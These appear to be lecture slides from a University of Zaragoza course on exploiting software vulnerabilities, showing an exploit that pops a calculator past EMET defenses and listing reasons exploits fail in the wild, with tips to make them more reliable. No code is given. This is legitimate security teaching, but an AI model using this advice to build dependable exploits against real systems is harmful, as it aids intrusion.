The screenshot displays a Windows 7 desktop environment. In the foreground, a Microsoft Word window is open with the text 'Escriba una pregunta'. Overlaid on this are three other windows:

- Process Hacker**: A process list window showing various running processes. The process `calc.exe` (PID 2968) is highlighted in blue, and `EMET_GUI.exe` (PID 1580) is highlighted in orange.
- Calculadora**: The Windows calculator application is open, showing a blank display and standard numeric keypad.
- Enhanced Mitigation Experience Toolkit**: A utility window showing system status and running processes. The 'System Status' section shows several security features are enabled or in 'Application Opt In' mode:

System Status	Value	Mode
Data Execution Prevention (DEP)	<input checked="" type="checkbox"/>	Always On
Structured Exception Handler Overwrite Protection (SEHOP)	<input checked="" type="checkbox"/>	Application Opt In
Address Space Layout Randomization (ASLR)	<input checked="" type="checkbox"/>	Application Opt In
Certificate Trust (Pinning)	<input checked="" type="checkbox"/>	Enabled

Running Processes	Process ID	Process Name	Running EMET
	2628	audiodg	
	2968	calc - Calculadora de Windows	
	324	csrss - Proceso en tiempo de ejecución del cliente-servidor	
	380	csrss - Proceso en tiempo de ejecución del cliente-servidor	
	2828	DW20 - Microsoft Application Error Reporting	
	1956	dwim - Administrador de ventanas del escritorio	
	1056	DWWIN - Watson Client	

# Outline

- 1 Windows Shellcoding
- 2 Return-Oriented-Programming
- 3 Common Problems**

# Common problems

- **A bug is born, lives, and dies**
  - **Often undiscovered or exploited**
- Testing in the laboratory is not the same as in the wild!
- Exploits must be as reliable as possible
- **Various unreliability factors**



# Common problems

## Unreliability factors

- **One-factor exploit:** hardcoded important elements (such as return addresses)
- **Program versioning**
- **Network payload problems** (especially remote exploits)
  - Firewalls or other devices are blocking some network packets, ICMP is blocked, MTU is different, etc.
- **Privilege issues**
- **Configuration problems**
- **Sandbox** (or other host defenses)
- **Problems with threads**

# Common problems

*[...] I think it really comes down to a compulsion to figure all this stuff out. As far as methods, I try to be somewhat systematic in my approach. I budget a good portion of time for just reading through the program, trying to get a feel for its architecture and the mindset and techniques of its authors*

(further reading: "Prophile on horizon", Phrack no. 60, Dec 2002)

## How to fix them?

- Spend time debugging the payload
- Try to make a reliable local exploit first
- Fingerprint operating system/application
- Search information leaks

# Common problems



- **Be persistent!**
- At the same time, **keep in mind that sometimes you will never know why your exploit does not work in the wild...**

# Exploiting Software Vulnerabilities

## Advanced Exploitation Techniques

### WINDOWS SHELLCODING AND ROP

© All wrongs reversed – under CC-BY-NC-SA 4.0 license



**Universidad**  
Zaragoza

Dept. of Computer Science and Systems Engineering  
University of Zaragoza, Spain

Course 2023/2024

**Master's Degree in Informatics Engineering**

UNIVERSITY OF ZARAGOZA

*Room A.02, Ada Byron building*

